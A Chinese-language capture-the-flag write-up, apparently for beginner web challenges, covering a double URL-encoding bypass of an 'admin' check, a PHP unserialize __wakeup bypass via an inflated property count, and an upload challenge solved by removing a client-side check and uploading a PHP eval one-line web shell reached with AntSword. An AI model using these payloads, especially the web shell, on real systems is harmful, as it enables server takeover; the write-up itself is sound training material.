
所以要双重URL编码

```
?id=%2561%2564%256d%2569%256e
```

得到flag



后来发现，只要对admin里的一个字母双重url编码就行了




注：

- phps文件就是php的源代码文件，通常用于提供给用户（访问者）查看php代码
- 因为用户无法直接通过Web浏览器看到php文件的内容，所以需要用phps文件代替

8、unserialize3

进去是这么一串




结合题目
应该就是要在序列化的时候跳过wakeup
序列化字符串表示对象属性个数的值大于真实个数的属性时就会跳过wakeup的执行
详细的可参考php的序列化

先搞出序列化

```php
<?php
class xctf{
public $flag = '111';
public function __wakeup(){
    exit('bad requests');
    }
}
$a=new xctf();
print(serialize($a));
?>
```


```
O:4:"xctf":1:{s:4:"flag";s:3:"111";}
```

xctf类的数字换个大点的就是了
得到flag



9、upload1

进去是个文件上传



看看源码

```
<!Doctype html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<script type="text/javascript">
Array.prototype.contains = function (obj) {
    var i = this.length;
    while (i--) {
        if (this[i] === obj) {
            return true;
        }
    }
    return false;
}
function check(){
upfile = document.getElementById("upfile");
submit = document.getElementById("submit");
name = upfile.value;
ext = name.replace(/^.+\./,'');
if(['jpg','png'].contains(ext)){
                submit.disabled = false;
}else{
                submit.disabled = true;
                alert('请选择一张图片文件上传!');
}
}
</script>

</head>
<body>
<form enctype='multipart/form-data' id='aa' name='aaa' method='post' action='index.php'>
<input  id="upfile" name='upfile' type='file' onchange="check();" />
<input type='submit'  id ='submit' value='上传'>
</form>
</body>
</html>
```


大概是说会检查上传文件的类型

只有png和jpg的才能上传


那让他不检查不就行了

编辑html

把`onchage="check();"`给删了


然后上传一个一句话木马


```
<?php @eval($_POST['helter']);?>
```




用蚁剑连接

就找到flag了







看了看writeup他们是先把php改成jpg上传
再用burpsuite抓包修改成php在上传服务器
有点麻烦的

以及中国菜刀笔者是不敢用的
毕竟它多半自带后门

结语

2分题多半是一个漏洞
找到漏洞进去就是